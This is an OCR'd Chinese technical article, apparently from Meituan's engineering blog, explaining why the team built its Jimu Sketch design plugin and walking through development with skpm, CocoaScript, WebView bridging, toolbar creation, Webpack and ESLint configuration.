
要想保持 UI 一致性，就不能打破规则。从设计阶段颜色的选择、字体的规范、控件的样式到 RD 开发阶段代码的统一管理、API 的制定、多端的实现方式，都必须遵守一套规则，而 Sketch Plugin 建设则是让规范落地执行的解决方案。

在讨论其重要性之前，我们首先简单介绍一下 Sketch：Sketch 是一个设计工具包，由总部位于荷兰海牙的 BohemianCoding 团队开发，该团队成员目前不足百人，来自全球多个国家，通过互联网远程协作开发，属于典型的高效开发团队。

Sketch 容易理解且上手简单；可与团队中的每个人创建、更新和共享所有 Symbol 组件，实现设计资源的共享和版本管理，从此告别“final-final-final-1”；其版本迭代速度非常快，且能不断添加新功能，满足用户的需求，更符合互联网时代；Sketch 可以使用真实数据进行设计。目前，我们设计团队已经全面使用 Sketch 进行设计。

设计语言包括 Iconfont、色板、文字规范、话术、插画、动画、组件等。其实它并不是一个抽象的概念，比如大家提到“美团”就会想起“美团黄”，想到可爱的“袋鼠”，想到那些骑着摩托车、穿着印有“美团外卖”亮黄色衣服的骑手小哥。通过设

计语言，我们可以更好地传达品牌主张和设计理念。UI 团队逐步将设计语言沉淀为设计规范，并将其量化内置于积木 Sketch Plugin 中，使产出的设计稿和 RD 代码库中的组件一一对应，从而形成一个完整的闭环，进而可加速整个业务的交付流程。



使用 Sketch Plugin 可以快速设计出标准页面

3. 积木 Sketch 插件项目

其实，市面上已存在类似插件，为什么我们还要自己动手开发呢？因为 UI 设计语言与自身业务关联性很强，不同业务的色彩系统、图形、栅格系统、投影系统、图文关系千差万别，其中任意一环的缺失都会导致一致性被破坏。现有插件所提供的通用设计元素无法满足外卖设计团队的需求，开发一款可以与业务强关联且功能可定制的插件，显得尤为重要。

此外，统一的品牌符号、品牌特征，也有助于加深产品在用户心中的印象，统一的颜色和交互形式能帮助用户加深对产品的熟悉感和信任感，一个好的设计语言本身可以在体验上为产品加分，也能够更好创造一致性的体验。

积木 Sketch 插件经过一段时间的建设，目前已具备 Iconfont、标准色板、组件库、数据填充、文字模板等功能。

我们通过 Iconfont 可以从美团的图标库中拉取设计团队上传的 SVG 图标，并直接应用于设计稿；标准色板可以限定设计师的颜色使用范围，确保设计稿中的颜色均符合设计规范；组件库中包含从外卖业务中抽离的基本控件与通用组件，具有可复用和标准化的特点，并与不同语言平台组件库中的代码一一对应，使用组件库中的组件进行设计，可以提升 UI 的设计效率、开发效率以及走查效率；数据填充库可以实现图片填充和文本填充，图片包含了商品及商家素材，文字则包含了菜品、商铺名等信息，通过数据填充可以使设计师采用真实数据进行填充，让设计稿更为直观，也更贴近线上环境；文字模板中内置了 Head、SubTitle、Body、Caption 的使用规范，根据设计稿中文字的位置，点击文字图层即可直接应用字体、行高、字距等属性。

此外，我们还根据设计同学的使用反馈，不断增添新功能。同时也在拓展插件的使用场景，增加业务线切换功能，使积木插件可以为更多的团队服务，并期待它能成为更多设计师的“贴心搭档”。

积木 Sketch Plugin 已支持功能

4. 为什么要写这篇文章?

相信你读完上面的内容，肯定迫不及待的想了解一下 Sketch 插件，以此迅速提升自己团队开发效率了吧?

其实在开始之前，我们可先了解一些不利的条件。第一点，由于 Sketch 更新速度极快，但是官方文档却十分简单且陈旧，因此很多知名的 Sketch Plugin 因每次 API 的变更过大纷纷放弃维护；第二点，由于开发技术栈混乱，成熟项目一般还未开源，而开源的项目基本上没有什么参考价值，绝大多数都是“update 3 years ago”；最后一点，macOS 开发资料更是少的可怜。

我们阅读了大量的文档却没有理清头绪，仿佛很多 Wiki 讲到关键地方，比如某个非常期待的功能是怎么实现的时候，作者竟然一笔带过，让人摸不到头脑。知乎上一篇 Sketch Plugin 的科普文，很多网友会评论“求教学视频，我可以花钱买的”。经过一步步踩坑，我们就总结了一些开发经验，为了避免大家“重复踩坑”，晚上可以早点下班陪陪家人，我们决定写一篇文章记录下开发的过程。虽然比起那些已经更新多版的成熟项目，但还有不少的差距，至少可以让大家不再那么迷茫。

当然，即使你觉得自己是个“跟 Sketch 八竿子打不着”的开发同学，我们也觉得这篇文章同样也值得阅读，因为你会通过本文接触到前端、移动端、桌面端、服务端的各种开发知识。我们都知道，越来越多的公司开始喜欢招全栈工程师，像 Facebook 基本上只招全栈工程师。你心里是不是在想：“是不是在搞笑啊？不过一个插件而已?”先别轻易下结论。

准备好了吗？盘它！

准备放手 Coding 之前


好，先别着急敲击键盘。毕竟我们连使用哪种语言去开发都没决定，这曾经也是困恼我们许久的一个问题。目前 Sketch Plugin 开发大概有两种方式：

① 使用 JavaScript + CocoaScript 的混合开发模式，Sketch 团队官方维护了一套 JS API，并在开发者官网写了一句非常振奋人心的话：“ Take advantage of ES6, access macOS frameworks and use the Sketch APIs without learning Objective-C or Swift.”

理想很美满，但现实很骨感。这个 API 目前还不算完善，很多功能无法实现，因此我们需要搭配 CocoaScript 访问更丰富的内部 API。

② 直接采用 Objective-C 或 Swift，并搭配 macOS 的 UI 框架 AppKit 进行开发，简单粗暴，并且可以利用 OC 运行时直接调用 Sketch 内部 API。但这里要特别提醒一下，你要承担的风险是：随着 Sketch 的不断更新，内部 API 的命名和使用方式可能会发生较大变化，很多知名插件都因此放弃更新。

本文采用了“混合开发模式”进行讲解，希望能够给你一些小启发。



Sketch 开发原理

1. Sketch Plugin 开发流派

开发流派	官方推荐	原生开发
开发语言	Javascript + CocoaScript	Objective-C或Swift
相关技术	任意前端框架React、VUE等，部分Objective-C和AppKit 知识辅助开发	通过 dump出的 Sketch-Headers，使用Objective-C和AppKit 开发
运行机制	CocoaScript 提供了Cocoa frameworks的Bridge，并通过Mocha 实现JS到Objective-C的 Bridge	Sketch本身采用OC开发，通过OC运行时调用内部API实现对图层的操作
工程开发	VSCode + Webpack等任意前端打包框架	XCode + Cocoapods或Carthage等

2. 环境配置

Skpm（Sketch Plugin Manager）是 Sketch 提供的用于 Plugin 创建、Build 以及发布的官方工具。Skpm 采用 Webpack 作为打包工具，当然如果你对前端知识足够熟悉，也可以采用 Rollup 或者 roadhog。但是，为了防止遇到各种各样的报错，这里并不建议你这么做。

Skpm 提供了一系列帮助快速入门的模板，最有用的莫过于 skpm/with-webview，它可以帮助我们创建一个基于 WebView 展示的 Demo 示例，而且 Skpm 会在构建完成后，自动创建一个 Symbolic Link 将插件添加到 Sketch 的安装目录，使 Plugin 立即可用。

```
// 基于 webpack 的 Sketch 官方打包工具 skpm
npm install -g skpm
// 创建示例工程
skpm create my-plugin --template=skpm/with-webview
//Install the dependencies
npm install
// 构建插件
npm run build
```

3. 项目结构

Plugin Bundle 按照上面的步骤操作完成后，我们会得到如下插件目录，它以标准化的分层结构存储了源码文件以及构建生成的 Sketch 插件安装包。这里没有使用官方文档中最简单的 Demo，而是使用目前开发中最为常用的 With-Webview 模板进行分析，以免出现学完“1+1”后遇到的全是“微积分”问题，并且大部分插件均是在此基础上进行拓展。

目录中的参数，相信你在看完注释后马上就能明白。可是如果此前没有前端开发经验，可能不了解在经过 Webpack 打包后，脚本文件的文件名会发生变更，比如 resources 中的 webview.js 经过打包后会储存在插件的 Resources 文件夹中，而文件名则变更为 resources_webview.js，因此在进行代码编写时，如果需要在 html 中引用此文件，也要使用打包后的文件名，即：。这里有个小技巧，如果你不知道脚本文件打包后的文件名及路径，建议先使用 Webpack 进行编译，然后查看其在打包后的 Plugin 中的位置和名称，然后再进行引用。

```
├── assets // 资源文件夹，如需更改需在 package.json 中的 skpm.assets 中设置
├── my-plugin.sketchplugin    //skpm 构建过程生成的插件包
│   └── Contents
│       ├── Resources
│       │   └── _webpack_resources
│       │   └── resources_webview.js
│       │   └── resources_webview.js.map
│       └── Sketch
│           ├── manifest.json
│           ├── __my-command.js
│           └── __my-command.js.map
├── package.json
├── webpack.skpm.config.js
├── resources // 资源文件
│   ├── style.css
│   ├── webview.html
│   └── webview.js
└── src // 需要被 webpack 打包的脚本文件以及 manifest 清单文件
    ├── manifest.json
    └── my-command.js
```

Manifest

你没有看错！ plugin 中也有 manifest.json，它与其它平台比如 Android 开发中的清单文件意义相同。清单文件记录了作者信息、描述、图标以及获取更新的途径等等。想想看，每天熬夜加班写代码，总得有个地方把你的名字记录下来吧。但 manifest 最重要的作用其实是告诉 Sketch 如何运行插件，以及如何将插件集成进 Sketch 的菜单栏中。

commands 使用一个数组，记录了插件所提供的所有命令。比如下面的例子，当用户从菜单栏点击“显示工具栏”这个条目时，就会执行 script.js 中的 function showPlugin() 。menu 则提供了插件在 Sketch 菜单栏中的布局信息，Sketch 会在插件被加载时初始化菜单。

```
{
  "commands": [
   {
      "name": " 显示工具栏 ",
      "identifier": "roo-sketch-plugin.toolbar",
      "script": "./script.js",
      "handlers": {
        "run": "showPlugin"
      }
    }
  ],
  "menu": {
    "title": " 口外卖积木 SketchPlugin 工具栏 ",
    "items": ["roo-sketch-plugin.toolbar"]
  }
}
```

package.json

简单来说，只要你的项目中用到了 NPM，根目录下就会自动生成 package.json 文件。Node.js 项目遵循模块化的架构，package.json 定义了这个项目所需要的各种模块以及配置信息。使用 npm install 命令会根据这个配置文件，自动下载所需的模块，也就是配置项目所需的运行和开发环境。

非常值得称赞的是，Plugin 开发中对于网络请求、I/O 操作以及其它功能，可以使用与 Node.js 兼容的 polyfill，其中许多常用 modules 已经预装到了 Sketch 中，比如 console、fetch、process、querystring、stream、util 等。

这里你只需要知道以下几点：

- 需要参与 Webpack 打包的脚本文件必须在 resources 目录下声明，否则不会参与编译（重点！考试要考！）。
- assets 目录需要配置在 skpm.assets 下。
- 常用的命令可以定义在 scripts 中方便直接调用。
- dependencies 字段指定了项目运行所依赖的模块，devDependencies 指定项目开发所需要的模块。

```
{
  "name": "roo-sketch-plugin",
  "author": "hanyang",
  "description": "外卖积木 Sketch plugin，UI 同学好喜欢~",
  "version": "0.1.0",
  "skpm": {
    "manifest": "src/manifest.json",
    "main": "roo-sketch-plugin.sketchplugin",
    "assets": ["assets/**/*"]
  },
  "resources": [
    "src/webview/template/webview.js"
  ],
  "scripts": {
    "build": "rm -rf roo-sketch-plugin.sketchplugin && NODE_
ENV=development skpm-build",
  },
  "dependencies": {},
  "devDependencies": {}
}
```

4. API Reference

Javascript API

由于使用了与 Safari 相同的 JS 引擎，Plugin 脚本可以获得完整 ES6 支持。官方的

JavaScript API 由 Sketch 团队维护，并允许访问和修改 Sketch 文档，通过 API 可以向 Sketch 用户提供数据并提供一些基本的用户界面集成。

```
// 访问、修改和创建文档从 color 到 layer 再到 symbol 等方方面面
var sketchDom = require('sketch/dom')
// 对于异步操作，JavaScript API 提供了 fibers 延长 contex 的 lifeTime
var async = require('sketch/async')
// 直接在 Sketch 中提供图像或文本数据，DataSupplier 直接与 Sketch 用户界面集成。
var DataSupplier = require('sketch/data-supplier')
// 无需重新 build 的情况下显示通知以及获取用户输入
var UI = require('sketch/ui')
// 保存图层或文档的自定义数据，并存储插件的用户设置。
var Settings = require('sketch/settings')
```

CocoaScript Syntax

CocoaScript 通过赋予了 JavaScript 调用 Sketch 内部 API 以及 macOS Cocoa frameworks 的能力，这意味着除了标准的 JavaScript 库外，还可以使用许多很棒的类与函数。CocoaScript 建立在苹果的 JavaScriptCore 之上，而 JavaScriptCore 是为 Safari 提供支持的 JavaScript 引擎。

因此，当你使用 CocoaScript 编写代码的时候，你就是在写 JavaScript。CocoaScript 中的 Mocha 实现 JS 到 Objective-C 的 Bridge，虽然 Mocha 包含在 CocoaScript 中，但文档仍保留在原始 Github 中。因此，你在 CocoaScript 的 Readme 中看不到任何语法教程。这里一个诀窍是，如果你想了解 Mocha 将原生的 Sketch Objects 通过 bridge，从 Objective-C 传递到 JavaScript 层的属性、类或者实例方法的信息，可以将其通过 console 打印出来：

```
let mocha = context.document.class().mocha()
console.log(mocha.properties())
//OC
[executeOperation:withObject:error:]
//CocoaScript
executeOperation_withObject_error()
```

通过 CocoaScript 提供的 Bridge 使用 JavaScript 调用 Objective-C 的基本语法如下：

- Objective-C 的方括号语法“[ ]”转换为 JavaScript 中的点“ . ”语法。
- Objective-C 的属性导出到 JavaScript 时 Getter 为 object.name() 而 Setter 为 object.name = ‘Sketch’。
- Objective-C 的 selectors 被暴露为 JavaScript 的代理方法。
- “ : ”冒号被转换为下划线“ _”, 最后一个下划线是可选的。
- 调用带有一个下划线的方法需要加倍为两个下划线 : sketch_method 变为 sketch__method。
- selector 的每个 component 被连接成不带有分隔符的单个字符串。

5. Actions

行为定义

Action 指的是由于用户交互而在应用程序中发生的事件，比如“打开文档”、“关闭文档”、“保存”等。Sketch 所提供的了 Action API 可以使插件对应用程序中的事件做出反应，有点类似 Android 开发中的的 BroadCast 或者 Job Scheduler。官方文档列举了数百个可供监听的 Action，但最常用到的只有下面几个：

Action	触发条件	应用举例
Open/CloseDocument	Document 被打开/关闭	处理文档Layer
Startup	插件安装与启动、Sketch 启动	读取用户配置、下载数据以及插件自启动
Shutdown	插件被禁用或卸载、Sketch 关闭	清理插件数据、存储在Sessions间需数据
SelectionChanged	当文档中用户选择的Layers发生改变时触发	通过Action Context拿到Document、oldSelection以及newSelection

监听回调

我们只需在插件的 manifest.json 文件中添加一个 handler 即可。比如下面的例子添加了对于“OpenDocument”的监听，也就是告诉插件在新文档被打开时要去执行 onOpenDocument 这个 function。


```
{
      "script": "action.js",
      "identifier": "my-action-listener-identifier",
      "handlers": {
        "actions": {
          "OpenDocument": "onOpenDocument"
        }
      }
}
```

当一个 Action 被触发时，会回调 JS 中的监听方法，与此同时 Sketch 可以向目标函数发送 Action Context，其中包含动作本身的一些信息。在下面例子中，每次打开文档时都会弹出一个 Toast。

```
function onOpenDocument(context) {
    context.actionContext.document.showMessage('Document Opened')
}
```

6. Bridge 双向通信

在常规的插件开发中，UI 层一般采用 Webview 实现，因此你可以使用各种前端开发框架，比如 React 或者 Vue 等；而插件的逻辑层（负责调用 Skecth API）显然不在 WebView 中，因此需要通过 Bridge 进行通信。逻辑层将从服务器获取到的数据传递给 UI 层展示，而 UI 层则将用户的操作反馈传递给逻辑层，使其调用 Sketch API 更新 Layers。



Sketch 通信原理

插件发送消息到 WebView

```
//On the plugin:
browserWindow.webContents
  .executeJavaScript('someGlobalFunctionDefinedInTheWebview("hello")')
  .then(res => {
    // do something with the result
  })

//On the WebView:
window.someGlobalFunctionDefinedInTheWebview = function(arg) {
  console.log(arg)
}
```

WebView 发送消息给插件

```
//On the webview:
window.postMessage('nativeLog', 'Called from the webview')
//On the plugin:
var sketch = require('sketch')
browserWindow.webContents.on('nativeLog', function(s) {
  sketch.UI.message(s)
})
```

经过了以上步骤，我们就得到了一个基础插件，它以 WebView 作为内容载体，并具有双向通信功能。打开插件时，Webview 会将页面加载完成的事件传递给逻辑层，逻辑层调用 Sketch API 弹出 Toast；点击 Get a random number 可以从逻辑层获取一个随机数。

skpm/with-webview 运行效果

快来正式加入开发队伍

相信阅读完上面的部分，制作一个简单的插件对于你来说，已经有点“游刃有余”了。但这个时候，疑惑也随之而来，为什么 Demo 和我们常用插件的 UI 差别如此之大?

没错，官方文档只教给我们最基础的插件开发流程，一个成熟的商业项目绝不仅仅是以上这些。一个功能完善的插件应该包括以下三部分：工具栏、WebView 容器以及业务数据。下面，我们会一步步为你展示如何开发一个商业化插件 UI，同时也会演示美团外卖“填充功能”的实现（注：篇幅原因文档中仅保留关键代码。）

常规 Sketch 插件结构

1. 创建吸附工具栏

所谓吸附式工具栏，就是展示在 Skecth 右侧 Inspector Panel 旁边的工具栏，它以吸附的方式与 Sketch 操作界面融为一体，这也是绝大多数插件的视觉呈现方式。工具栏中展示了当前插件可以提供的大部分功能，方便我们在操作 Document 时快速选取使用。

开发工具栏主要使用 NSStackView、NSButton、NSImage 以及 NSFont 这几个

类，如果没有开发过 macOS 应用的同学可能对这些类有些陌生，可以类比 iOS 开发中以 UI 作为前缀的控件类，NS 前缀主要是 AppKit 以及 Foundation 的相关类，MS 前缀则是 Skecth 的相关类，CA、CF 前缀为核心动画库和核心基础类。

下面的代码记录了创建工具栏的关键步骤，更为详细的操作可以参考一些 Github 仓库，比如 sketch-plugin-boilerplate 等。

```
const contentView = context.document.documentWindow().contentView();
const stageView = contentView.subviews().objectAtIndex(0);

//1. 创建 toolbar
const toolbar = NSStackView.alloc().initWithFrame(NSMakeRect(0, 0, 27,
420));
toolbar.setBackgroundColor(NSColor.windowBackgroundColor());
toolbar.orientation = 1;

//2. 创建 Button
const button =  NSButton.alloc().initWithFrame(rect)
const Image = NSImage.alloc().initWithContentsOfURL(imageURL)
button.setImage(image)
button.setTitle(" 数据填充 ")
button.setFont(NSFont.fontWithName_size('Arial',11))

//3. 将 Button 加入 toolbar
toolbar.addView_inGravity(button, gravityType);

//4. 将 toolbar 加入 SketchWindow
const views = stageView.subviews()
const finalViews = []
for (let i = 0; i < views.count(); i++) {
 finalViews.push(view)
 if(view[i].identifier() === 'view_canvas'){
   finalViews.push(toolbar)
}
 stageView.subviews = finalViews
 stageView.adjustSubviews()
```

2. 创建 WebView 容器

除了通过 CocoaScript 创建原生 NSPanel 外，这里推荐使用官方的 sketch-module-web-view 快速创建 WebView 容器，它提供了丰富的 API 对窗口的展示样式和行为进行定制，包括 Frameless Window、Drag 等，同时还封装了

WebView 与插件层的通信的 Bridge，使你可以轻松在”frontend”（the WebView）和”backend”（the plugin running in Sketch）之间发送消息。

```
//(1) 方法一：原生方式加入 webview
const panel = NSPanel.alloc().init();
panel.setFrame_display(NSMakeRect(0, 0, panelWidth, panelHeight), true);
const wkwebviewConfig = WKWebViewConfiguration.alloc().init()
const webView = WKWebView.alloc().initWithFrame_configuration(
  CGRectMake(0, 0, panelWidth, panelWidth),
  wkwebviewConfig
)
panel.contentView().addSubview(webView);
webview.loadFileURL_allowingReadAccessToURL(
  NSURL.URLWithString(url),
  NSURL.URLWithString('file:///')
)
//(2) 方法二：使用官方的 BrowserWindow
import BrowserWindow from "sketch-module-web-view";
const browserWindow = new BrowserWindow(options);
const webViewContents = browserWindow.webContents;

 webViewContents
    .executeJavaScript(`someGlobalFunctionDefinedInTheWebview(${JSON.
stringify(someObject)})`)
    .then(res => {
      // do something with the result
    })
 browserWindow.loadURL(require('./webview.html'))
```

3. 创建内容页面

历尽千辛万苦，我们终于拿到了 WebView，这下就可以发挥你“天马行空”的想象力了。不管是 React 还是 Vue，亦或只是一些简单的静态页面对于你而言应该都不在话下。在完成界面开发后，只需通过 Window 向插件发送指令即可。下面的例子演示了积木插件的“数据填充”功能。

UI 侧

```
import React from 'react';
import ReactDOM from 'react-dom';

// 使用 react 搭建用户页面
ReactDOM.render(<Provider store={store}><App /></Provider>, document.
getElementById('root'));
```

```
// 传递用户点击填充类目给插件层，这里以填充文字为例
export const PostMessage = (name, fillData) => {
  try {
    window.postMessage("fill-text-layer", fillData);
  } catch (e) {
    console.error(name, " 出现异常！！！ " + fillData);
  }
};
```

插件侧


```
  browserWindow.webContents.on('fill-text-layer', function(s) {
   // 找到当前页面 document
  const document = context.document;
   // 获取用户选择的 layers
     const selection = Document.fromNative(document).selectedLayers;
        layers.forEach(item => {
          // 判断 layer 类型是否为文字
          if (item.type === 'Text') {
            // 更新 textlayer
            item.text = value;
          }
   });
})
```

4. 还想加点出彩的功能

如果你还不满足于此，说明你真的是个很爱学习，也很有潜力的开发同学。一个完善的插件需要包括交互层、API 层、业务层、调试层以及发布层，每层各司其职，它们都在默默干好自己的工作。

前面的步骤，通过构件菜单栏、创建 Webiew 完成了交互层的开发；通过 Webview 的 Bridge 传递用户操作到插件侧代码，之后调用 Sketch API 对图层进行操作，这是 API 层的工作；而根据自身需求并依托交互层与 API 层的实现去编写业务代码，则是业务层的工作；至此，你应该就拥有了一个可运行的插件了。


但除此之外，在代码编写过程中还需要 Lint 组件辅助开发，发现问题需要使用各类 Dev 工具进行调试，通过 QA 验证后，需要 Cli 工具打包并发布插件更新。这一小节，我们将简单介绍一些基本的调试层和发布层知识。



积木 Sketch Plugin 结构

Webpack 配置

Skpm 默认采用 Webpack 作为打包工具。Webpack 是一个现代 JavaScript 应用程序的静态模块打包器（Module Bundler）。当 Webpack 处理应用程序时，它会递归地构建一个依赖关系图（Dependency Graph），其中包含应用程序需要的每个模块，然后将所有这些模块打包成一个或多个 Bundle，需要在 webpack.config.js 进行配置，类似于 Android 中的 Gradle，同样支持各种插件。



Webpack 处理流程示意

由于插件的开发者未必是前端同学，可能之前并没有接触过 Webpack，因此我们在这里介绍它的一些常用配置，让你有更多的时间关注业务代码。第一次接触 Webpack 是在去年一次公司内部的技术培训上（美团技术学院提供了很多技术培训课程，加入我们就可以尽情地在知识的海洋中遨游了），美团 MRN 项目的打包方案就是 Webpack。

在前端圈有各种各样的打包工具，比如 Webpack、Rollup、Gulp、Grunt 等等。RN 打包用的是 Facebok 实现的一套叫做 Metro 的工具，而美团 MRN 打包工具的选型是 Webpack，因为 Webpack 具有强大的插件机制和丰富的社区生态，可以完成复杂的流水线打包工作，Webpack 在 Plugin 开发中同样发挥了非常重要的作用。Webpack 有五个核心概念：

核心概念	释义	代码示例
入口文件	Entry Point指示Webpack 应该使用哪个模块作为构建其内部依赖图的开始。	module.exports = { entry: './path/to/my/entry/file.js' };
出口文件	output属性告诉Webpack 在哪里输出它所创建的bundles，以及如何命名这些文件。	output: { path: path.resolve(__dirname, 'dist'), filename: 'webpack.bundle.js' };
Loader	处理非 JavaScript 文件。	image-loader：图片格式压缩转换、重命名
插件	插件用于执行范围更广的任务，包括从打包优化和压缩，一直到重新定义环境中的变量。	CopyWebpackPlugin： 将单个文件或整个目录复制到构建目录
模式	Development或Production	module exports = { mode: 'production' };

在插件开发中需要处理 html、css、sass、jpg、style 等各种文件，只有在 Webpack 中配置相应的 Loader 后，这些文件才能被处理。而且我们很可能遇到某些文件需要使用特定的插件，而其它文件又无需处理的情况。下面的示例中列举了添加插件、对文件单独处理以及参数配置这三个常用的基本操作。

```
module.exports = function (config, entry) {
  // 常用功能 1：增加插件
    config.module.rules.push({
    test: /\.(svg)([\?]?.*)$/,
```

```
    use: [
      {
        loader: "file-loader",
        options: {
          outputPath: url => path.join(WEBPACK_DIRECTORY, url),
          publicPath: url => {return url;}}}
    ]
  });}

// 常用功能 2：对文件单独处理
if (entry.script === "src/script.js") {
    config.plugins.push(
      new htmlWebpackPlugin({ })
    );
}

// 常用功能 3：定制 js 处理
  config.module.rules.push({
    test: /\.jsx?$/,
    use: [
      { loader: "babel-loader",
        options: {
          presets: [
            "@babel/preset-react",
            "@babel/preset-env"
          ],
          plugins: [
            // 引入 antd 组件库
            ["import",{libraryName: "antd",libraryDirectory:
"es",style: "css"}]
      ]}}]
  });
```

ESLint 配置

JavaScript 是一门非常灵活的语言，很多错误往往运行时才爆出，通过配置前端代码检查方案，在编写代码过程中可直接得到错误反馈，也可以进行代码风格检查，不仅提升了开发效率，同时对不良代码编写习惯也能起到纠正作用。在 ESLint 中需要配置基础语法规则、React 规则、JSX 规则等，由于 Sketch 插件的 CocoaScript 语法较为特殊，需要配置全局变量以此忽略 AppKit 中无法识别的类。

虽然，我们曾在部门组会中被多次“安利”ESLint 的强大作用（这里给大家推荐一篇技术文章：ESLint 在中大型团队的应用实践），但如果不是做前端或者 RN 开发的


同学，可能对于 ESLint 的复杂配置并不熟悉。可以直接使用 Skpm 提供的 ESlint Config，里面配置了包含 Sketch 和 macOS 的头文件的全局变量，而代码格式化则推荐使用 Prettier。

```
npm install --save-dev eslint-config-sketch
// 或者直接使用带 prettier 以 eslint 的 skpm template 工程
$ skpm create my-plugin --template=skpm/with-prettier
```

